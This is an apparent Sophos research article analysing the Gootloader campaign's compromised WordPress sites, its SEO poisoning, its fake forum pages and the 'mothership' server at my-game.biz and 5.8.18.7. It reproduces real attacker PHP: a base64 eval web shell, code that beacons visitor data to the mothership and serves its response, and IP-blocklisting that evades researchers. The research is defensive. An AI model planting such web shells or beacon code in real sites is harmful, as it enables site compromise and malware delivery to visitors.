

Gootloader's "motherhip" controls malicious content

news.sophos.com/en-us/2021/08/12/gootloaders-mothership-controls-malicious-content/

August 12, 2021



When we last wrote about Gootloader, we detailed how the threat actors' use of poisoned Google search results direct people who search for specific, business-related terms (in English, German, French, and Korean) into a network of compromised WordPress websites. Those websites then serve up a malicious file by means of a clever social engineering trick. If a person then double-clicks the malicious file, their computer is then infected with malware that never touches the filesystem, and maintains persistence through a convoluted process in which the malicious code gets stored in the Windows registry.

Since we published the initial research in March, the Gootloader actors have not slowed down their efforts. In this followup to that research paper, we wanted to highlight some of the server-side behavior of the compromised WordPress sites that make up the bulk of the threat actors' social engineering and malicious SEO efforts. With hundreds of websites hosting the Gootloader code at any given time, we just don't know how the attackers initially gain access to these websites, belonging to individuals and businesses, but we've obtained some of that source code to analyze.

www. [redacted] /do-i-need-a-party-wall-agreement-to-sell-my-house/


QUESTIONS AND ANSWERS

Log


Questions News Search About Us


do i need a party wall agreement to sell my house?

#1 2021/02/16 4:47 am

<p>Emma Hill</p>  <p>Newbie</p>	<p>Hi, I am looking to do i need a party wall agreement to sell my house. A friend of mine told me he had seen it on your forum. I will appreciate any help here.</p>
---	---

#2 2021/02/16 4:06 pm

<p>Admin</p>  <p>Administrator</p>	<p>Here is a direct download link, do i need a party wall agreement to sell my house.</p>
--	---



One of the bogus “message boards” that Gootloader uses to serve up malicious files. This followup to our coverage will look under the hood, and explain how the malicious code running on the compromised sites gives the threat actors the ability to target a narrow audience of potential victims, as well as produce the polished-looking fake message board pages that purport to offer the unwary visitor exactly what they were originally searching for.

Search engine de-optimization

The first part of the attack involves tricking Google (the apparent primary target, since the poisoned results don’t typically appear in other search engines’ results pages) into indexing the compromised websites as if they were the best source for information on the narrow list of terms the attackers choose to emphasize and promote through search.

This is no rudimentary process, as the search results that deliver Gootloader pages are often the top result for the specific query that leads victims to them.



kostenlos midi songs herunterladen



[All](#) [Videos](#) [Shopping](#) [Images](#) [News](#) [More](#) [Settings](#) [Tools](#)

About 404,000 results (0.59 seconds)

[micbd.com](#) > [kostenlos-midi-songs-h...](#) [Translate this page](#)

Kostenlos midi songs herunterladen – MICBD

Jun 22, 2020 — Ihre Hits gelten als **Songs** ohne jeglichen elektronischen Einfluss. 10. Nonstop 2k – Laden Sie Electronic Dance Music **MIDI**-Dateien für Remixer ...

[www.francescocosta.net](#) > 2020/06/15 [Translate this page](#)

Kostenlos midi files downloaden | Francesco Costa

Jun 15, 2020 — **BitMidi** ist eine tolle Ressource für **kostenlose MIDI**-Dateien alt und neu. Sie haben eine breite Palette von **Songs** im klassischen Genre und ...

[www.midiworld.com](#) > files

MIDI files - Free download :: MIDIWORLD.COM

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z upload **midi** · composers classical sounds · It's Still Rock and Roll to Me · I'll Be There · pokemon ...



Take, as just one example, this search query (in the German language) for downloads of MIDI music files. The result in this screenshot points to a website called micbd.com.

Michigan Cannabis Leaders Night- December 5


SOPHOSlabs

The front page of the

MICBD website

If a visitor were to browse to this website not by following the Google search result, but by typing in the domain into the Address Bar manually, they would see that the page belongs to an industry trade organization representing cannabis businesses in the US state of Michigan. It certainly doesn't seem to have any relationship to the search result for MIDI file downloads in the German language.

```
</script><div id="a47ec48"><ul><li><a href="https://micbd.com/zero-card-agreement/" title="Zero Card Agreement" >Zero Card Agreement</a></li> <li><a href="https://micbd.com/wqsb-collective-agreement/" title="Wqsb Collective Agreement" >Wqsb Collective Agreement</a></li> <li><a href="https://micbd.com/withdrawal-agreement-bad-points/" title="Withdrawal Agreement Bad Points" >Withdrawal Agreement Bad Points</a></li> <li>... <a href="https://micbd.com/veritas-agreement/" title="Veritas Agreement" >Veritas Agreement</a></li> <li><a href="https://micbd.com/vancouver-fire-rescue-service-collective-agreement/" title="Vancouver Fire Rescue Service Collective Agreement" >Vancouver Fire Rescue Service Collective Agreement</a></li> <li><a href="https://micbd.com/us-tunisia-free-trade-agreement/" title="Us Tunisia Free Trade Agreement" >Us Tunisia Free Trade Agreement</a></li> <li><a href="https://micbd.com/university-of-phoenix-articulation-agreement/" title="University Of Phoenix Articulation Agreement" >University Of Phoenix Articulation Agreement</a></li> <li><a href="https://micbd.com/umw-housing-and-dining-agreement/" title="Umw Housing And Dining Agreement" >Umw Housing And Dining Agreement</a></li> <li><a href="https://micbd.com/typical-rent-to-own-agreements/" title="Typical Rent To Own Agreements" >Typical Rent To Own Agreements</a></li> <li><a href="https://micbd.com/trips-agreement-art-27/" title="Trips Agreement Art 27" >Trips Agreement Art 27</a></li> </ul><div><script type="text/javascript">document.getElementById("a47ec48").style.display="none"; </script><link rel='stylesheet' id='mediaelement-css' href='https://micbd.com/wp-includes/js/mediaelement/mediaelementplayer-legacy.min.css?ver=4.2.6-78496d1' type='text/css' media='all' /><link rel='stylesheet' id='wp-mediaelement-css' href='https://micbd.com/wp-includes/js/mediaelement/wp-mediaelement.min.css?ver=4.9.8' type='text/css' media='all' /></div></div>
```



The malicious SEO is scripted so it's only visible to search engines, rather than normal site visitors


However, taking a look at the source code of that page reveals that someone has crafted a large series of search terms (highlighted in green) and embedded them within the website's front page as links (highlighted in red) that point to nonexistent pages purportedly hosted within the website. None of these links will appear when you browse to the page, but search engines index them, which is how the attackers poison the results. There's also a JavaScript, about two-thirds of the way down the page, **document.getElementById("a47ec48")**, which has also been placed in the webpage by the threat actors.

As we've already said, we don't know exactly how the threat actors gain access to these websites and embed this code into pages on the site, but the malware itself has password stealing functionality, so it's quite possible that they're simply using whatever websites they can obtain through their own activity. They may also be obtaining access to phished or otherwise stolen admin credentials for websites from other criminals.

```

$post = $wp_template_css['color'];
if (isset($_POST[$post])) {
    @eval(base64_decode($_POST[$post]));
    exit;
}

```



simplistic but effective command shell script


In addition to the malicious SEO terms, the attackers embed some PHP scripting code into the WordPress backend, so that the scripts could conceivably run on any page. One of the malicious PHP scripts the attackers add to the website is a simple PHP command shell, which could serve to preserve the attackers' access to compromised pages if they lose whatever other access they may have. The attackers perform an HTTPS POST request with a base64-encoded string of commands, which the WordPress installation will then execute in the context of its process on the server. The variable `$post` holds the name of the parameter that gets executed.

The attackers also place a string into the pages that matches this regex filter: `/j\${k}([0-9]{1,10})j\${k}/`.

```

<meta property="og:title" content="Ihk projektantrag informatikkaufmann Muster"/>
<meta property="og:type" content="article"/>
<meta property="og:url" content="https://powerstick.com/main/ihk-projektantrag-informatikkaufmann-muster/">
<meta property="og:site_name" content="Powerstick.com"/>
<meta property="og:description" content="j${k}1174868j${k}for more help see daringfireball.net/projects/markdown/syntax
Anforderungen an das Berufsbild angepasst. . Ausbildungsberuf: Fachinformatiker/-in, Anwendungsentwicklung Diese Projektdoku
<meta property="og:image" content="https://powerstick.com/main/wp-content/uploads/2020/
<script type="text/javascript">
    window._wpemojiSettings = {"baseUrl": "https://s.w.org/images/core/emoji/12.0.0-1/72x72/", "ext": ".png", "s
emoji-release.min.js?ver=5.3.6"};
    !function(e,a,t){var r,n,o,i,p=a.createElement("canvas"),s=p.getContext&&p.getContext("2d");function c(e,t){var
s.clearRect(0,0,p.width,p.height),s.fillText(a.apply(this,t),0,0),r===p.toDataURL()}function l(e){if(!s||!s.fillText)return!
(!c([55356,56826,55356,56819],[55356,56826,8203,55356,56819])&&!c([55356,57332,56128,56423,56128,56418,56128,56421,56128,564
[55356,57332,8203,56128,56423,8203,56128,56418,8203,56128,56421,8203,56128,56430,8203,56128,56423,8203,56128,56447]));case"e
[55357,56424,55356,57342,8203,55358,56605,8203,55357,56424,55356,57340])}return!1}function d(e){var t=a.createElement("scrip
{everything:!0,everythingExceptFlag:!0},o=0;o<i.length;o++)t.supports[i[o]]=l(i[o]),t.supports.everything=t.supports.everyth
(t.supports.everythingExceptFlag=t.supports.everythingExceptFlag&&t.supports[i[o]]);t.supports.everythingExceptFlag=t.support
{t.supportCallback()},a.addEventListener(a.addEventListener("DOMContentLoaded",n,!1),e.addEventListener("load",n,!1)):(e.attac
d(r.concatemoji):r.wpemoji&&r.twemoji&&(d(r.twemoji),d(r.wpemoji)))}(window,document,window._wpemojiSettings);

```



This marker serves as placeholder where the link to a script that will render the malicious page will be inserted later. This marker is later removed from the page source using this command.

```
preg_replace("/j\${k}([0-9]{1,10})j\${k}/", ''
```

Further on, the script defines filters for WordPress events, which trigger the execution of handler functions on certain conditions. For example, the following trigger fires once the WordPress environment has been set up: the invoked code initializes the `backupdb_wp_lstat` database table at startup.

```
add_action("wp", "qvc5");
```

This is part of the code form `qvc5()` that initializes the backend databases used by Gootloader:

```
if ($table_prefix < > "backupdb_".$qvc4) {  
    $table_prefix = "backupdb_".$qvc4;  
    wp_cache_flush();  
    $qvc5 = new wpdb(DB_USER, DB_PASSWORD, DB_NAME, DB_HOST);  
    $qvc5 - > set_prefix($table_prefix);  
}
```

A Virustotal search for **content:"SELECT * FROM backupdb_"** gives a couple of files (from `interfree.ca`) with this error message:

```
<div id="error"><p class="wpdberror"><strong>WordPress database error:</strong> [Table  
&#039;interfree.backupdb_wp_lstat&#039; doesn&#039;t exist]<br /><code>SELECT EXISTS (SELECT * FROM backupdb_wp_lstat  
WHERE wp = &#039;11715012&#039;);</code></p></div><!DOCTYPE html>
```

A Gootloader error message

It shows that the criminals are likely using the database **backupdb_wp_lstat**, which must have been subsequently removed from the server.

The procedure **qvc5** also filters on `is_404` – for any non-existing subpage.

Likely this is how the Google search results are served: the subpages don't exist physically on the server (it appears that the attackers don't control the files and directories on the compromised servers, only the WordPress database contents), but this handler will provide the malicious content served through the pages themselves.

This script is used to filter the content of a post after it is retrieved from the database, but before it is printed to the screen, and inserts the malicious Javascript tag in place of the **j\$K...j\$K** markers within the source, for example:

```
add_filter('the_content', 'qvc0');
```

The following two values hold the content of the output buffer until the header and footer is there, then remove the **j\$K...j\$K** markers and inserts the SEO poisoning `div` element into the most recent 20 posts.

```
add_action("wp_head", "qvc7");  
add_action("wp_footer", "qvc5");
```


As a result, the malicious code will appear in the SEO-poisoned pages and, additionally, the most recent pages will contain the hidden element. Together, these serve to raise the website's profile in web search results.

Contacting the mothership

All of these behaviors, so far, rely solely on code installed into the WordPress database on the compromised sites. However, there's another machine involved in the attack, which we're calling the mothership. The mothership acts both as a traffic cop, and delivers the malicious code that renders the page that looks like a message board post.

Targeted, restricted delivery

- France
 - REvil in May 2020
- South Korea
 - REvil in November 2019
 - Cobalt Strike
- Germany
 - Gootkit
 - Kronos
 - Gozi
- United States & Canada
 - Cobalt Strike



As traffic cop, the mothership only wants to serve malicious code to visitors who have (a) clicked a Google result, in (b) a geographically targeted region of the world, using (c) a Windows browser User-Agent. We've observed Gootloader target the US, Canada, Germany, France, and South Korea, delivering different payloads to different regions of the world.

On preparing the requested web page, the malicious event handler hooks build a request to the mothership, reporting the following parameters of the initial request, all in base64 encoded form:

- a: Unique server ID
- b: IP address
- c: user agent
- d: referrer string

```
if (isset($_GET[$qwc4])) {  
    $request = @wp_remote_retrieve_body(@wp_remote_get("http://my-game.biz/index.php?a=".base64_encode($_GET[$qwc4]).  
        '&b=' .base64_encode($_SERVER["REMOTE_ADDR"]).  
        '&c=' .base64_encode($_SERVER["HTTP_USER_AGENT"]).  
        '&d=' .base64_encode(wp_get_referer()), array("timeout" => 120)));  
}
```

The Gootloader target profiling code

The IP address of the source of the request (the address of the victim PC) is used for filtering out the unwanted countries. The referrer string will contain the original search terms as passed on during the click through process.

This will end up in a query that looks like this:


```
http://my-game.biz/index.php?  
a=YWFkZTVlZQ&b=OD...Tc&c=TW96aWxsYS81LjAgK...MgTlQ
```


(in this particular case the referrer string will be the base64 encoded value of: "google/?q=cisco_wpa_agreement")

After that the response from the server is processed.


The mothership response contains two segments: one for the HTML header elements, the other for the body. The two are separated by a `<sleep>` marker. The header part contains multiple elements, those are separated by `|` characters. Using the returned content the landing page code will gather the HTML content:

```
$request = @wp_remote_retrieve_body(@wp_remote_get("http://my-game.biz/index.php?a=" .
base64_encode($_GET[$qwc4]).
    '&b=' . base64_encode($_SERVER["REMOTE_ADDR"]).
    '&c=' . base64_encode($_SERVER["HTTP_USER_AGENT"]).
    '&d=' . base64_encode(wp_get_referer()), array("timeout" => 120));
if (strstr($request, "<sleep>")) {           #the header and body response fields are separated by
<sleep>
    $echo_n = explode("<sleep>", $request);
    $ott1 = base64_decode($echo_n[0]);
    if (strstr($ott1, '|')) {
        $head = explode('|', $ott1);
        foreach($head as & $v1a) {
            header($v1a);
        }
    }
    echo base64_decode($echo_n[1]);
}
```



The script generates a blocklist on the fly when the visitor first visits the web page. This functionality blocks the IP address where the request came from (so a researcher, for instance, cannot easily visit the site twice from the same machine). But it doesn't only block the one IP address; They also block repeat visits by a range of IP addresses in the same subnet as the visitor.

```
if (is_user_logged_in()) {
    global $wpdb, $table_prefix;
    if (!isset($qwc1)) {           #blacklist the new IP address
        $qwc3 = ip2long($_SERVER["REMOTE_ADDR"]);
        if ($qwc3 == -1 || $qwc3 === FALSE) {} else {
            if ($wpdb -> get_var("SHOW TABLES LIKE 'backupdb_". $table_prefix.
                "lstat'") == "backupdb_". $table_prefix. "lstat") {
                $qwc3 = $qwc3 - 2560;
                for ($i = 1; $i < 20; $i++) {           #blacklist the neighbouring IP addresses also
                    $qwc2 = explode('.', long2ip($qwc3 + ($i * 256)));
                    $wpdb -> insert("backupdb_". $table_prefix.
                        "lstat", array('wp' => $qwc2[0].'|'. $qwc2[1].'|'. $qwc2[2]));
                }
            }
        }
    }
}
```



Rendering the fake forum page

The only visible malicious content in the source code compromised landing page is a simple inserted JavaScript tag, for example:

[https://powerstick\[.\]com/main/?ad94610=1174868](https://powerstick[.]com/main/?ad94610=1174868)

The screenshot shows a browser window with a forum page. The forum post is from a user named 'Talentfrei' and contains a link to 'ihk projektantrag informatikkaufmann muster.'. The developer tools on the right show the source code of the page, with a green line pointing from the link in the forum post to the corresponding HTML code in the source code.

The fake Gootloader forum page along with its accompanying source code

This link will connect to the server that is hosting the first stage download script, which is usually somewhere other than the compromised WordPress site hosting the bogus forum page content.

How the first stage downloader script works

The first stage download script (hosted on links using filenames that include **down.php**, **join.php**, **thank.php** or **about.php**) simply relays the incoming request to the mothership:

```

if (isset($_SERVER['REMOTE_ADDR']))
    $i = base64_encode($_SERVER['REMOTE_ADDR']);
else
    $i = '-';
if (isset($_SERVER['HTTP_USER_AGENT']))
    $u = base64_encode($_SERVER['HTTP_USER_AGENT']);
else
    $u = '-';
if (isset($_SERVER['HTTP_REFERER']))
    $r = base64_encode($_SERVER['HTTP_REFERER']);
else
    $r = '-';
if (isset($_SERVER['HTTP_HOST']))
    $h = base64_encode($_SERVER['HTTP_HOST']);
else
    $h = '-';
$g = base64_encode($g);
$e = file_get_contents("http://5.8.18.7/filesst.php?a=$i&b=$u&c=$r&d=$h&e=$g");
if ((strpos($e, '01'))or(strpos($e, '22'))){
    $a = ph($http_response_header);
}

```



In the samples that we found we observed two mothership addresses, **5.8.18[.]7** and **my-game[.]biz** (the my-game website is hosted on this IP address). Notably, they refer to the same web location, but only the compromised landing page code refers to it by domain name, and the first stage downloader refers to it by IP address.

The request sent to the mothership will return the first stage downloader Javascript in ZIP packaged form. Because the original referrer string is passed all the way to the mothership, it will receive the original search terms, and returns a Javascript payload with a file name matching these search terms.

 cisco_wpa_agreement	JScript Script File	3 KB
 colombia_free_trade_agreement_certificate_of_origin	JScript Script File	3 KB
 employee_retention_bonus_agreement_template	JScript Script File	3 KB
 ics_200_c_mutual_aid_agreements	JScript Script File	3 KB
 intercompany_settlement_agreement_(chart)_alberta	JScript Script File	3 KB
 written_pain_management_agreement_texas	JScript Script File	3 KB



As a side effect, we could tell from the observed file names which were the most frequently poisoned search terms for, for example, German victims.



The mothership server plays the central role in the early stages of the infection process: it provides the content that the compromised sites deliver to the victim computer.

This server has served as the mothership throughout the life of Gootloader, starting from the early sightings back in 2018, up to the latest known campaigns. From 2014 until 2018, the domain name belonged to a Russia-based group of videogame players. While the site has

been used for malicious purposes these past three years, there's still a clan of Counterstrike players whose public profile still lists the website.

What can anyone do about Gootloader?

Aside from having a modern endpoint protection tool installed on your Windows computer, there are some mitigations that people can use to try to minimize their risk of being caught up in a Gootloader attack.

Unfortunately, all of them come with some caveats and none of them offer a quick fix for the problem.

What's a web user supposed to do?

- Script blockers (eg., NoScript Security Suite) offer some protection
 - A high bar for some users
- Learn to recognize the appearance of the redirect page
 - Won't work for everyone
- Familiarize yourself with the website before downloading
 - Too much effort for many
- Disable "Hide file extensions for known file types" in Windows
 - Extensions hidden by default, and you still have to notice it's a .js file

SOPHOS

None of these Gootloader mitigations offer a satisfying, easy solution. Not everyone will be familiar with the visual appearance of the Gootloader fake forum pages, though this is an easy way to recognize the attack before anything has happened on a computer. Tools like script blockers are challenging for some people to use and make the web more inconvenient in general, though they do offer some protection.

The real problem here is how readily the attackers have been able to float their malicious search results to the top of Google searches. Until Google addresses the methods by which the Gootloader threat actors have managed to manipulate their results, the problem seems like it will persist indefinitely.

Indicators of compromise

SophosLabs has published indicators of compromise for Gootloader on its Github page.